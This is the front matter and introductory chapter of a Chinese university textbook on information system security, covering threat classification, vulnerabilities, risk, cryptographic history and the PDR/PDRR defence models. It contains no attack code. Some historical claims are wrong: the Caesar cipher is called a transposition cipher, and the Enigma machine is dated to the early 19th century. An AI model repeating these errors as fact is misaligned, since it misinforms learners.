高等院校信息管理与信息系统专业系列教材

信息系统安全教程

张基温 编著





清华大学出版社

高等院校信息管理与信息系统专业系列教材

信息系统安全教程

张基温　编著

清华大学出版社
北　京

内 容 简 介

本书从应用的角度介绍信息系统安全原理，围绕防护、检测、响应和恢复，重点介绍了数据加密、认证技术、访问控制、入侵与攻击、网络防范和安全管理，内容覆盖了当前有关信息系统安全的基本技术。书中不但提供了较为充分的习题，还设计了17个旨在提高学习者动手能力并发挥其创造性的实验。

本书深入浅出、富有哲理、结构新颖，紧扣理论本质，实践性强，适合学习，可以激发学生的学习热情。本书适合作为计算机科学与技术专业、信息管理与信息系统专业和信息安全专业的“信息系统安全”课程的教材或教学参考书，也可供有关技术人员参考。

图书在版编目（CIP）数据

信息系统安全教程/张基温编著. —北京：清华大学出版社，2007.7
（高等院校信息管理与信息系统专业系列教材）
ISBN 978-7-302-15127-2

Ⅰ.信… Ⅱ.张… Ⅲ.信息系统—安全技术—高等学校—教材 Ⅳ.TP309

中国版本图书馆CIP数据核字(2007)第059884号

责任编辑：范素珍
责任校对：白 蕾
责任印制：

出版发行：清华大学出版社　　**地　址**：北京清华大学学研大厦A座
http://www.tup.com.cn　　**邮　编**：100084
c-service@tup.tsinghua.edu.cn
社 总 机：010-62770175　　**邮购热线**：010-62786544
投稿咨询：010-62772015　　**客户服务**：010-62776969
印 刷 者：
装 订 者：
经　销：全国新华书店
开　本：185×260　**印　张**：17.5　**字　数**：400千字
版　次：2007年7月第1版　**印　次**：2007年7月第1次印刷
印　数：
定　价：

本书如存在文字不清、漏印、缺页、倒页、脱页等印装质量问题，请与清华大学出版社出版部联系调换。联系电话：010-62770177 转 3103　　产品编号：021659-01

出版说明

20 世纪三四十年代，一直摸索着前进的计算技术与刚走向成熟的电子技术结缘。这一结合，不仅孕育了新一代计算工具——电子计算机，还产生了当时谁也没有料到的巨大效应：电子计算机——这种当初为计算而开发出来的工具，很快就超出计算的范畴，成为"信息处理机"的代名词。

信息能促成管理系统的优化，促进组织创新，绩效不断上升；信息能提高计划与决策的科学性和及时性，是信息时代组织生存、发展、竞争制胜的有力武器；信息能革新企业内部的生产力要素结构，使资源转换系统的生产率大幅度提高，并同时以不断增加的柔性适应市场需求结构和消费结构的快速变化。

随着信息技术的发展与广泛应用，人类开始能够高效率地开发并利用信息，信息资源对人类社会的作用得以有效地发挥，并逐步超过材料和能源成为人类社会的重要支柱，信息化成为一个时代的口号。与此同时，信息资源开发与管理人才越来越广受社会青睐。

信息管理与信息系统专业是一个培养信息化人才的专业，是一个培养信息资源开发与管理方面的专门人才的专业。从知识结构上看，它处在管理学、信息科学与技术和有关专业领域的交叉点上。它对技术有极高的要求，又要求对组织有深刻的理解，对行为有合理的组织，反映了科学与人本融合的特点。这种交叉与融合正是信息管理与信息系统专业最重要的特征，是别的学科或专业难以取代和涵盖的。但是，从 20 世纪 70 年代末开始创办到 90 年代初，尽管国内设有该专业的院校已经上升到 150 多所，但还没有形成很好反映自己特色的一个教材体系。1991 年全国 10 所院校的信息管理专业的负责人在太原召开第一次研讨会，异口同声地谈起创建一套符合专业需要的教材体系话题。此后，经过 1993 年在大连、1995 年在武汉召开的会议，又有更多的院校加入到了这一研讨之中。这些研讨活动得到了国家教委有关部门的赞许和支持。通过研讨，大家在建设具有专业特点的教材体系、改变简单照搬其他专业教材上取得了共识。1996 年正式启动这个项目，经协商由张基温教授担任主编，由魏晴宇教授、陈禹教授担任顾问。在清华大学出版社的大力支持下，从 1997 年起这套我国信息管理与信息系统专业的第一套系列教材陆续问世。迄今已经 10 年多，当初规划的七八本教材已经扩展到 30 多本，形成了一套品种多样、影响面广的系列教材，不仅为信息管理和信息系统专业建设做出了贡献，而且也被许多计算机专业所选用。这些都是编委会全体同仁和作者、广大使用本系列教材的师生以及出版社的编辑们辛勤劳动的结果。

同时，我们也欣喜地看到，10 年来，信息管理与信息系统专业也有了较大的发展，不仅其规模已经发展到 500 多个教学点，而且随着信息化的纵深推进，随着电子商务、电子政务和企业信息化的发展，专业的教学内容也与时俱进地深化和更新，从过去的围绕信息系统分析与设计，已经延伸到信息资源的开发与管理；专业的定位也逐步明晰，即为信息化建设与管理培养人才。同时，近年来围绕提高教学质量，许多学校开展了精品课程建设和教材建设。这些都标志这个专业正在走向成熟。

成熟的专业，需要优秀教材的支持。为此，我们将重新审视并陆续修订这套教材。在这套教材问世10周年之际，我们再一次表示一个心愿：希望与全国的同行共勉，在教材和专业建设上齐心协力，做出更大贡献。我们将在原来的基础上，重新审视，不断补充，不断修改，不断完善。对于它的任何建设性意见，都是我们非常期盼的。为此，这套教材将具有充分的开放性：每一本教材都是一个原型，每一位有志者对它的建设性意见都将会被采纳，并享有自己的知识产权，以使它们逐步成为精品。

《高等院校信息管理与信息系统专业系列教材》编委会

2007年1月28日

前　　言

信息系统是重要的，重要的系统会导致过多的攻击，需要特别保护。信息系统是复杂的，复杂的系统是脆弱的，脆弱的系统需要特别保护。信息系统具有虚拟性，虚拟的系统给安全保护带来很大困难。现代信息系统是开放的，开放的系统会带来更多的风险。

重要、风险、虚拟和困难造就了信息系统安全攻防博弈的战场，也加速了信息安全技术和管理的快速发展，使得信息系统安全的知识体系不断扩大。

本书围绕防护、检测、响应和恢复，把有关信息系统安全的知识按照数据保密、认证、访问控制、系统攻击、网络防护和信息系统安全管理的结构进行组织。在内容的选材上，采取的原则是：重点内容详细介绍，次要内容只作一般介绍。

本书每章后都配备了较多的习题。这些习题有不同的类型：

- 有些要思考、总结；
- 有些要进一步理解；
- 有些要自己想象；
- 有些是要自己查找资料；
- 有些要动手实验。

本人期望通过这些习题使学习者的自学能力和动手能力有较大提高。

本书在编写过程中参考了大量资料。这些资料有的引自国内外论文，有的引自其他著作，有的引自网站。虽本人尽心在参考文献中予以列出，但尚有许多疏漏，也受篇幅所限，恕不能一一列出。在此谨向有关作者致谢并表歉意。

在编写过程中，蒋中云、王玉斐、魏士婧、裴浩、张秋菊、张展赫、戴璐等人参与了部分工作，并制作了课件。

计算机信息系统安全是一个涉及广泛、发展迅速的领域。尽管本人尽力想把它编写好，但客观和主观的能力所限，实在是心有余而力不足。希望读者和有关专家不吝指正，以便适当的时候进一步修订。

张基温

2006 年 8 月 18 日

目　　录

第0章　引　　论

0.1　信息系统风险

系统风险是指系统遭受意外损失的可能性，它主要来自系统可能遭受的各种威胁、系统本身的脆弱性以及系统对于威胁的失策。

0.1.1　信息系统及其重要性

人类社会的发展归根结底是人类知识体系的发展和基于这个知识体系的工具的进步。

人们对于信息已经有众多的解释。其中，认识论把信息看作不确定性的减少或传递中的知识差(degree of knowledge)，在哲学界把信息与有序度联系起来。因此可以说，信息是以传递知识差的形式来减少不确定性、增加系统有序度的资源。不确定性的减少就是风险减少。从这点上看，信息系统就是一种减少不确定性和减少风险的工具。

从生产力发展的角度看，人类社会已经经历了原始社会、农业社会和工业社会，现在已经迈入了信息社会。这4种社会形态是人类社会生产力的3次飞跃，也是人类资源开发和使用从弱意识到强意识的3次飞跃。在原始社会，人类对物质、能源及信息资源的开发和使用都处于弱意识形态，生产力极为低下。农业社会的到来是人类强意识地进行物质资源开发和使用进步的结果，生产力有了较大提高。工业社会的到来是人类在强意识地进行能源资源开发和使用方面的一次飞跃，生产力有了进一步提高。信息社会的到来是人类强意识地进行信息资源开发和使用进步的一次飞跃，人类社会生产力得到空前提高。经过3次大的经济转型和形态变化，物质、能源和信息作为人类社会三大基本资源的认识得到充分确立。而信息资源是其中一种可以无限开发的和能动的资源，它的作用日益显著，目前已经成为政治、经济竞争的主要领域和焦点。从资源的角度看，信息系统是一种开发信息资源的工具，是信息以及用于信息的采集、传输、存储、管理、检索和利用等工具的有机整体。

由于信息作为资源和减少决策风险的作用，使得信息系统成为竞争力的重要代表，也使现代社会越来越依赖于信息系统的安全运行。这种重要性也使信息系统成为竞争对手攻击的主要目标。

0.1.2　信息系统安全威胁

信息系统安全威胁(thread)是指对于信息系统的组成要素及其功能造成某种损害的潜在可能。下面从不同的角度介绍对于信息系统安全威胁的特征。

1. 按照威胁的来源分类

按照威胁的来源粗略地可以将信息系统的威胁分为内部威胁和外部威胁。进一步细分，信息系统的威胁大致有如下一些。

(1) 自然灾害威胁

自然灾害是不以人的意志为转移的一些自然事件，如地震、台风、雷击、洪涝、火灾等。这些灾害虽然不能阻止其发生，但可以通过技术或管理手段避免或降低灾害带来的损失。例如，采取防雷、防火、防水和防地震以及自然灾害预警措施等。

(2) 滥用性威胁

意外人为威胁主要由系统内部人员（设计人员、操作人员、管理人员等）的操作不当或失误引起。这种威胁的发生是偶然的，但却是时有发生的，并且存在于信息系统开发的整个生命周期中。安全专家经过长期调查得出一个结论：无论是私人机构还是公共机构，大约65%的损失是由于无意的错误或疏忽所造成。

(3) 有意人为威胁

有意人为威胁主要来自两种情况：一是好奇心人为威胁，一是敌意性人为威胁。前者一般由一些好奇心强者实施，后者往往是由竞争对手、泄愤者、间谍等实施。

2. 按照作用对象分类

按照所作用的对象，信息系统威胁有如下几种。

(1) 针对信息的威胁

基于信息（资源）的威胁是指偶然地或故意地造成信息系统中信息在如下几个方面的损失：

- 机密性（confidentiality）：数据在传输或存储时有被非法截取的可能，就会形成机密性威胁。例如被监听、被分析等。提高信息机密性的方法有数据加密、进行访问控制以及对访问者进行身份验证等，以保证数据不被非授权者知晓。
- 完整性（integrity）：完整性威胁是指数据在传输或存储过程中被篡改、被丢失、被破坏的可能。为了保护数据完整性，可以进行数据的完整性校验以及认证等，可以发现数据是否被篡改，进而可以进行数据的恢复。
- 可用性（availability）：指保障合法用户正常使用信息的能力。例如，拒绝访问的攻击，就导致了合法用户正常访问信息资源的能力丧失。
- 真实性（authenticity）：真实性主要是指接收方所具有的辨认假冒和抗拒否认的能力。

因此，针对信息（资源）的威胁可以归结为以下 3 类：

- 信息破坏：非法取得信息的使用权，删除、修改、插入、恶意添加或重发某些数据，以影响正常用户对信息的正常使用。
- 信息泄密：故意或偶然地非法侦收、截获、分析某些信息系统中的信息，造成系统数据泄密。
- 假冒或否认：假冒某一可信任方进行通信或者对发送的数据事后予以否认。

(2) 针对系统的威胁

针对系统的威胁包括对系统硬件的威胁、对系统软件的威胁和对于系统使用者的威胁。

- 对于通信线路、计算机网络以及主机、光盘、磁盘等的盗窃和破坏都是对于系统硬件（实体）的威胁。

- 病毒等恶意程序是对系统软件的威胁，流氓软件等是对于系统访问者的威胁等。
- 通过旁路控制，躲过系统的认证或访问控制进行未授权的访问等。

通过对系统的威胁可以使系统运行不正常或瘫痪，丧失可用性。

3. 按照方法的分类

对于信息系统的威胁有许多方法或手段。下面是几种主要的威胁方法。

（1）信息泄露

信息泄露是指系统的敏感数据有意或无意地被未授权者知晓。信息泄露的主要途径有：

- 在传输中利用电磁辐射或搭接线路的方式窃取。
- 授权者向未授权者泄露，例如一个公司职员用文件名传输公司的秘密文件的同时，对文件名编码，使公司的正常秘密文件传输信道被乱用为隐蔽的泄密信道。
- 存储设备被盗窃或盗用。
- 未授权者利用特定的工具捕获网络中的数据流量、流向、通行频带、数据长度等数据并进行分析，从中获取敏感信息。

（2）扫描（scan）

扫描是利用特定的软件工具向目标发送特制的数据包，对响应进行分析，以了解目标网络或主机的特征。

（3）入侵（intrusion）

入侵即非授权访问，是指没有经过授权（同意）就获得系统的访问权限或特权，对系统进行非正常访问，或擅自扩大访问权限越权访问系统信息。主要的非授权访问形式有如下几种。

- 旁路控制：攻击者利用系统漏洞绕过系统的访问控制而渗入系统内部。
- 假冒：某个未经授权的实体通过出示伪造的凭证骗取某个系统的信任，非法取得系统访问权或得到额外的特权。
- 口令破解：利用专门的工具穷举或猜测用户口令。
- 合法用户的非授权访问：合法用户进入系统后擅自扩大访问权限或越权访问。

（4）拒绝服务（denial of service，DoS）

DoS 指系统可用性因服务中断而遭到破坏。DoS 攻击常常通过用户进程消耗过多的系统资源造成系统阻塞或瘫痪。

（5）抵赖（否认）

通信一方由于某种原因而实施的下列行为都称为抵赖：

- 发方事后否认自己曾经发送过某些消息；
- 收方事后否认自己曾经收到过某些消息；
- 发方事后否认自己曾经发送过某些消息的内容；
- 收方事后否认自己曾经收到过某些消息的内容。

（6）滥用（misuse）

滥用泛指一切对信息系统产生不良影响的活动。主要内容如下。

- 传播恶意代码：恶意代码是一些对于系统有副作用的代码。它们或者独立存在（如

蠕虫)或者依附于其他程序(如病毒、特洛伊木马、逻辑炸弹等),进行大量复制消耗系统资源或进行删除、修改等破坏性操作,或执行窃取敏感数据的任务。

- 复制/重放:攻击者为了达到混淆视听、扰乱系统的目的,常常先记录系统中的合法信息,然后在适当的时候复制重放,使系统难辨真伪。例如,C 实体截获了 B 实体发往 A 实体的订单,然后重复地向 A 发送复制的订单,使得 A 的工作出现混乱。
- 发布或传播不良信息,如发布垃圾邮件,传播包括色情、暴力、毒品、邪教、赌博等内容的信息。

0.1.3 信息系统安全的脆弱性

1. 信息系统脆弱性的根源

信息系统的脆弱性(vulnerability)是指从自身分析信息系统被威胁而出现异常的各种根源和因素。脆弱性导致系统呈现一些薄弱环节或漏洞。任何威胁都是因为系统本身具有薄弱环节或漏洞才形成或出现的。信息系统的脆弱性根源很多,下面是一些主要方面。

(1) 基于信息属性的本源性脆弱

区别于物质和能量,信息具有依附性、多质性、非消耗性、可共享性(可重用性)、易伪性、聚变性和增殖性。在研究信息系统的安全时,主要关注信息的依附性、多质性、易复制性和易伪性。对于现代信息系统来说,信息往往以数字形式传输和保存。这种虚拟性使得信息系统更易被复制,更易被改变。

(2) 基于系统复杂性的结构性脆弱

人类信息系统是随着人类的出现就出现了。而它的发展水平是随着科学技术的进步而不断提高的,是随着人类对信息资源的需求不断增长而进步的。穴石记事、结绳记事、文字纸张、算盘、计算器、烽火、电报、电话、计算机、网络都是人类信息工具的阶段性产物,是不同时期信息系统的重要组成要素。可以看出,由于信息系统在社会生活中的地位越来越重要,人们总是不断用最先进的技术武装它。同时,为了使它的功能不断强大,还采用了综合性技术,其中主要是信息处理技术和信息传输技术。这些技术综合性应用的结果是,使信息系统不断趋于复杂。

信息系统除了技术上的复杂性外,功能的扩充和需求的扩展,使其规模也越来越大。这就是人们常说的 80%的人只使用其中 20%的功能。

一般来说,系统规模越大、越复杂,设计、建造和管理的难度就越大,所包含的漏洞就越多,系统就越脆弱。例如,一个 Windows 操作系统,尽管推出已经有十几年之久,但其漏洞还是不断被发现。

信息系统安全是一个多种要素的复杂集成,是一种“互动关联性”很强的安全。按照木桶原理,整体的脆弱性等于最薄弱处和最薄弱时刻的脆弱性,只要有一处存在安全隐患,系统就存在安全隐患;只要有 1%的不安全,就等于 100%的不安全;只要某个时刻表现出脆弱,系统就是全程的脆弱。

(3) 基于攻防不对称性的普通性脆弱

在这个充满竞争的世界里,攻击与防御相伴而生并且永不会完结。不过,防御往往要比

攻击付出更多的代价，因为：

- 攻击可以在任意时刻发起，防御必须随时警惕；
- 攻击可以选择一个薄弱点进行，防御必须全线设防；
- 攻击包含了对未知缺陷的探测，防御只能对已知的攻击防御；
- 攻击常在暗处，具有隐蔽性；防御常在明处，表面看起来完美，使人容易疏忽，丧失警惕；
- 攻击可以肆意进行，防御必须遵循一定的规则。

信息系统在社会中的重要地位导致它不断受到花样翻新的攻击。而威胁和脆弱性是一个相对的概念。攻与防之间的严重不对称导致了系统脆弱性的上升，增加了防御的难度和成本。同时，在攻击与防御相互博弈中，信息系统的安全成为一个动态的概念，因而不可能一劳永逸地解决。

(4) 基于网络的开放和数据库共享的应用性脆弱

现代信息系统是基于信息处理和信息传输技术的。现代信息处理的重要支撑技术是数据库技术，现代通信技术的支撑是电磁通信和计算机网络。而数据库的共享性、电磁通信的易攻击性和计算机网络的开放性，都使信息系统显得非常脆弱。

2. 信息系统脆弱性的表现

信息系统的脆弱性表现为安全漏洞（也称 bug）。如前所述，计算机的安全漏洞是全方位的，也是动态的。下面介绍几个主要的方面。

(1) 芯片的脆弱性

安全漏洞不仅存在于软件之中，还存在于硬件之中，特别是芯片中。1997 年法新社在一篇报道中就引用了 Intel 公司发言人汤姆·沃尔德的一段话："我们已经确认奔腾和具有多媒体扩展（MMX）技术的奔腾处理器芯片存在一处新的缺陷"。这个缺陷导致当操作者取得特权发出一个特殊指令时，系统将会死机。

(2) 操作系统安全漏洞

操作系统是对计算机系统的软硬件资源进行管理、控制的大型综合软件，是计算机系统运行的基础，操作系统的不安全是计算机系统不安全的重要原因。根据国际权威组织 SANS 和 FBI 于 2003 年公布的安全漏洞报告，在 Internet 的安全漏洞中，排在前 20 名的几乎都是操作系统的漏洞。

从理论上说，任何实际运行的操作系统都会有各自的漏洞。下面列举操作系统的脆弱性的一些共性方面：

- 后门式漏洞。后门或称陷门（trap doors）是一种操作系统的无口令入口，由一段程序实现，通常是系统开发者为调试、测试、维修而设置的简便入口。例如，在特定的时间按下特定的键或提供特定的参数，就会对预定的事件或事件序列产生非授权的影响。后门的发现是非常困难的。因此，攻击者常挖空心思地设计后门，形成隐蔽的信道监视系统运行或伺机对系统发起攻击。例如，操作系统提供的调试器（debug）、"向导"（wizard）以及 daemon 软件，都有可能被攻击者利用而进入系统。
- "补丁"式漏洞。操作系统支持动态连接。因此，操作系统才可以动态地安装 I/O 驱

动程序和其他系统服务，也才能通过打“补丁”的方式修补安全漏洞。当然，也就为攻击者提供了用打“补丁”的方式来破坏系统。

- 远程创建进程式漏洞。操作系统允许远程进程的创建和激活。由于被创建的进程可以继承创建进程的权力，就为攻击者在远程安装攻击软件提供了可能。例如，攻击者可以在远程把“补丁”打在一个特权用户上，使用这种特权对系统进行攻击。

（3）数据库的安全脆弱性

当前数据库系统设计时主要考虑的内容是数据的共享性、一致性、完整性和访问的可控制性，对于安全的考虑较少。这使数据库系统表现得比较脆弱。例如：

- 数据库中存放着大量数据。这些数据的重要性、机密性各不相同，而它们却要被不同职责和权力的用户共享，这是十分不安全的。
- 数据库数据的共享性可能导致一个用户对数据的修改影响了其他用户的正常使用。
- 数据库一般不保存历史数据，一个数据被修改，旧值就被破坏。
- 联机数据库可以被多用户共享，可能会因多个用户操作而使数据的完整性破坏。

（4）计算机网络的安全脆弱性

计算机网络是通信技术与计算机技术相结合的产物，它的脆弱性主要表现在如下几个方面：

- 传输中的脆弱性，如电磁辐射、串音干扰、线路窃听等。
- 网络体系结构的开放性脆弱。一个计算机网络要连接多个用户，这本身就是一个不安全因素。特别是对于目前已经普遍使用的 TCP/IP 来说，由于当初主要考虑的是网络互联和传输的效率问题，没有很好地解决安全问题，所以安全的薄弱环节较多。
- 网络服务的安全脆弱性。例如 Web 服务、FTP 服务、电子邮件服务、DNS 服务、路由服务、TELNET 服务等都分别存在自己的漏洞或安全问题。

0.1.4 风险＝脆弱性＋威胁

风险与系统本身的脆弱性（漏洞）的高低和外部威胁的高低有关。也就是说，风险是威胁和漏洞的综合结果。图 0.1 表明了这种关系：风险＝威胁＋脆弱性，即没有威胁，就不会有风险。同样，没有脆弱性，也不会有风险。

对威胁和脆弱性进行综合，可以将风险分为低、中、高 3 个级别。

（1）低风险。当系统具有较低的脆弱性或者面临较低的威胁时，其安全将处于低风险级别。

（2）中等风险。当系统具有中等的脆弱性或者面临中等的威胁时，其安全将处于中等风险级别。




图 0.1　风险与脆弱性-威胁的关系

（3）高风险。当系统具有较高的脆弱性并且面临较高的威胁时，其安全将处于高风险级别。

0.2 信息系统安全概念

安全是相对于危险的。或者说，安全是免于危险的一种状态。有人进一步将其解释为“客观上不存在威胁，主观上不存在恐惧”。反过来说，如果“客观上存在威胁，主观上存在恐惧”就是不安全的。

信息系统安全，也常称为“信息安全”(information security)或“网络安全”(cyber security)。名词的不同，反映了认识的出发点的不同。例如“信息安全”强调内容的安全，包括了知识产权与数据两个方面的安全。“网络安全”强调保护信息网络基础设施，而不是强调人们或企业在处理他们个人的信息中如何发挥作用。布什政府公布的《保护网络空间国家安全战略》报告中就使用了“cyber security”。“信息系统安全”不仅强调了内容上的概念，而且强调了设施的安全，具有比较广泛的含义。不过，目前人们在许多场合下也将它们混用，并且还没有一个权威、公认的解释和标准的定义。一个基本的理由就是信息系统安全的概念是随着信息系统的发展，随着信息系统在社会生活中的地位的变化，随着人们对信息系统安全的重视和理解不断深化的。了解人们对于信息系统安全的概念的认识过程，对于每个学习或从事信息系统安全的人是很有必要的。

一般来说，多数人倾向于把迄今为止对信息系统安全概念分为如下 3 个层次：通信保密(commucation security)、信息防护(information protection)和信息保障(information assurance，IA)。

0.2.1 基于通信保密的信息系统安全概念

信息保密的基本技术是加密，目的是控制信息共享的范围。在密码历史上有许多有趣的故事，值得一提的是 1971 年 7 月 11 日当时的美国总统尼克松和国务卿基辛格的谈话，尼克松问了句：“波罗”，基辛格的回答是：“犹洛卡”。这神秘的一问一答，原来是两个密码。“波罗”代表基辛格的北京之行，“犹洛卡”代表北京之行的结果。就在他们通话的前两天，从维也纳飞回美国的基辛格在巴基斯坦突然“胃病发作”，不得不“小住两天”。在巴基斯坦政府的帮助下，基辛格飞往北京，两天后又悄悄地回到了巴基斯坦，“病”也好了。翌年，尼克松总统亲叩中国大门。从此，几乎所有的当代史书及有关刊物都出现了一个新的名词——“基辛格波罗之行”。

密码技术最早因战争中的情报传递而诞生，并在军事和市场竞争及外交活动的推动下，在加密与解密之间的相互博弈中不断发展。

1. 早期的信息保密

早在公元前 5 世纪，古希腊斯巴达就有使用密码器的记录：用一条带子缠绕在一根木棍上，沿木棍纵轴方向写好明文，解下来的带子上就只有杂乱无章的密文字母。解密者只需找到相同直径的木棍，再把带子缠上去，沿木棍纵轴方向即可读出有意义的明文。

图 0.2 恺撒大帝

公元前一世纪，恺撒(Caesar)大帝(图 0.2)使用过的单字母替

代密码。这种密码体制也曾用于历次战争中，包括美国独立战争、美国内战和两次世界大战。这是最早的换位密码术。

以后，公元 9 世纪的阿拉伯密码学家阿尔·金迪(al'Kindi 也称为伊沙克 Ishaq，801？—873 年)、公元 16 世纪中期意大利的数学家卡尔达诺(G. Cardano，1501—1576 年)发明的卡尔达诺漏格板(覆盖在密文上，可从漏格中读出明文)等都对密码技术作出过贡献。但值得一提的是 19 世纪初期德国发明家亚瑟·谢尔比乌斯(Arthur Scherbius)发明的加密电子机械名叫 Enigma。这个加密机是当时最为可靠的加密系统。它的贡献在于使人类开始告别手工编写密码的繁重劳动。在第二次世界大战中德国人利用它创建了加密系统(见图 0.3)。然而，德国人没有想到的是，盟军居然用另一种机器破解了德军所用的 Enigma 密码机产生的情报，导致了德军 1940 年夏季在不列颠上空激战中的惨败。而 30 年以后，德国人才明白了这场空战失败的原因是来自盟军针对它的 Enigma 加密机的 Alan Turing 和 Ultra 计划。





图 0.3　第二次世界大战中德军使用的 Enigma 加密机

一直到计算机出现之前，密码学一直是通信领域研究的课题。围绕 Enigma 的激烈较量，也引起人们对密码学研究的兴趣和热情。20 世纪 40 年代开始出现了“通信安全”、“电子安全”的术语。到了 20 世纪 50 年代，欧美国家将“通信安全”、“电子安全”合称为“信号安全”。这一时期的代表性研究成果是信息论之父 C. E. Shannon 于 1949 年发表的《保密系统的通信理论》。它标志着密码学从此走上科学和理性之路。

2. 计算机时代的信息保密

计算机的出现及其发展大大提高了运算的能力，把密码学的研究又推向一个新的阶段，

呈现一次革命，密码学开始出现了对称密钥体系和不对称密钥体系。其代表性研究成果是1976年W. Diffie和M. E. Hellman发表的《密码学的新方向》，以及1977年美国公布实施的《数据加密标准(DES)》。密码学的应用走上规范和广泛应用的道路。

但是，密码学的研究并没有终止。尤其是随着量子计算技术研究的深入，过去在理论上被认为坚不可摧的一些密码体系也变得脆弱了，人们开始走上新时代密码学研究的征途。

0.2.2 基于信息系统防护的信息系统安全概念

信息安全是在机密性的基础上，把信息安全的内涵扩充为完整性、可用性、真实性和可控性。它是一种被动的防御思想，所以也称为信息(系统)防护，具体目标是：

- 系统保护：对设施或技术系统可靠性、完整性和可用性的保护；
- 信息内容保护：保护系统中数据的机密性、完整性和可用性。

信息安全的被动防御性还体现在这些概念是从教训中总结出来的，也是在计算机诞生后的信息处理实践中完善起来的。这个概念的形成经历了计算机安全、计算机网络安全两个阶段。

1. 计算机安全阶段

电子计算机作为人类的智力工具，大大提高了人类进行计算的能力和效率。而当20世纪50年代电子计算机开始作为数据处理的工具以后，人类才有了与电子通信相匹配的信息处理工具，人们才提出了“信息系统”的概念。信息处理工具的进步也带来安全方面的问题。除了数据传输和数据存储中的加密问题之外，有两个问题被提了出来：一是计算机本身的安全问题，一是数据的完整性保护问题。

对于计算机本身安全的关注，最早见于1969年兰德公司给美国国防部的报告。报告中指出：“计算机太脆弱了，有安全问题”。这中间不仅包括了计算机系统的硬件，还包括了计算机系统的软件，所遭受的威胁不仅有滥用、自然灾害，还有病毒。

对于数据的完整性的考虑，是由于数据库的出现而提出的。数据库优于文件系统之处在于其采用了三级模式(概念、逻辑、物理)结构，实现了两极独立性，更便于多用户共享。而共享性又必须要解决其相伴随的完整性问题。

这一时代的标志是1970年由美国国防科学委员会提出，并于1985年12月由美国国防部(DoD)公布的可信计算机系统评价准则(trusted computer system evaluation criteria，TCSEC，橘皮书)。它将计算机系统的安全分为4个方面(安全政策、可说明性、安全保障和文档)、7个等级(D、C1、C2、B1、B2、B3、A1)。

2. 计算机网络安全阶段

20世纪80年代微型计算机开始面市，与此同时计算机网络进入了推广普及阶段。进入20世纪90年代以后，受美国“信息高速公路”计划的影响，世界性的计算机网络应用掀起了一个热潮。“网络就是计算机”的概念被普遍接受，信息系统的内涵也就扩展到了计算机网络，同时也使信息系统出现了计算机网络所带来的脆弱性安全问题。

由于20世纪90年代因特网的发展，网络成了计算机应用的重要形式。计算机网络面临的威胁从程度上、范围上都大大超过了单机时代，例如恶意代码、各种非法侵入、不良信息的传播。于是，“网络安全”一词开始被广泛采用，它强调在整个信息系统中，计算机网络是保护的关键部位，保护了计算机网络的安全，信息系统的主要安全问题就可以解决。

这个时期的标志是“9·11”事件发生后，布什总统于2001年10月16日签署并发布的13231号行政命令——《信息时代的关键基础设施保护》和2002年9月18日出台的《网络安全国家战略》。

0.2.3 基于信息保障的信息系统安全概念

一般认为，信息保障(IA)的概念最早来自于1996年12月9日以美国国防部长的名义发表的《DoD Directive s-3600.1:Information Operation》中。在这个命令中，将信息安全的属性从过去的保密性、完整性、可用性又增添了可验证性和不可否认性。但是信息保障的思想应该说在这个命令的前一年，即1995年12月美国国防部提出的PDR模型中就已经体现出来了。或者说，信息保障的概念也是在PDR(protection-detection-response，防护-检测-响应)模型的不断完善中发展的。下面通过PDR模型来说明信息保障的内涵。

1. 从被动防御到主动防御

到了20世纪90年代，随着各国信息基础设施建设的加速，世界信息化的步伐大大加快，Internet的应用很快走向普及，用户数量急剧膨胀。这时人们却发现，尽管几十年来在信息安全方面的科研投入逐步加大，技术水平提高很快，安全产品、安全设施层出不穷，但安全事件每年却成指数级增长。分析这种现象，人们开始认识到：传统的信息安全技术都集中在系统自身的加固与保护上，例如数据传输和存储中的加密技术、集中的身份认证产品在网络的出口配置防火墙等。然而这样的被动防御往往只有事倍功半的效果。由于构筑防御设施时，不了解安全威胁的严重程度和当前的安全现状，往往投资盲目又抓不住安全的关键。因此，理想的系统安全需要一种检测机制，以便动态地发现危机。此外还需要响应机制，以便发现问题后快速进行处理和恢复。图0.4是PDR模型的形象表示。可以看出，在这个模型中，用检测承接防护和响应过程。

检测与防护不同：防护与攻击相比，防护在明处，攻击在暗处；而检测与攻击相比，攻击在明处，检测在暗处。所以检测与防护相比，防护具有被动性，而检测具有主动性。

随着主动防御思想的深入发展，信息系统安全的研究也从不惜一切代价把入侵者阻挡在系统之外的被动防御，开始转变为强调信息系统在受到攻击的情况下稳定运行能力。1998年5月美国国家安全局(NSA)在其研究成果《信息保障技术框架》(Information Assurance Technical Framework，IATF)中提出了一个基于PDR的PDRR(protect-detect-react-restore)主动防御模型。PDRR是一个运用“纵深防卫策略”(defense-in-depth strategy，DiD)的模型，它在防护、检测、响应之后又增加了一个恢复，如图0.5所示。恢复就是使系统具有很快重新工作的能力。一个系统能够在被攻击后，很快恢复工作能力，或者不损失工作能力，就避免了处于被动挨打的境地。



图 0.4　PDR 模型



图 0.5　PDRR 模型

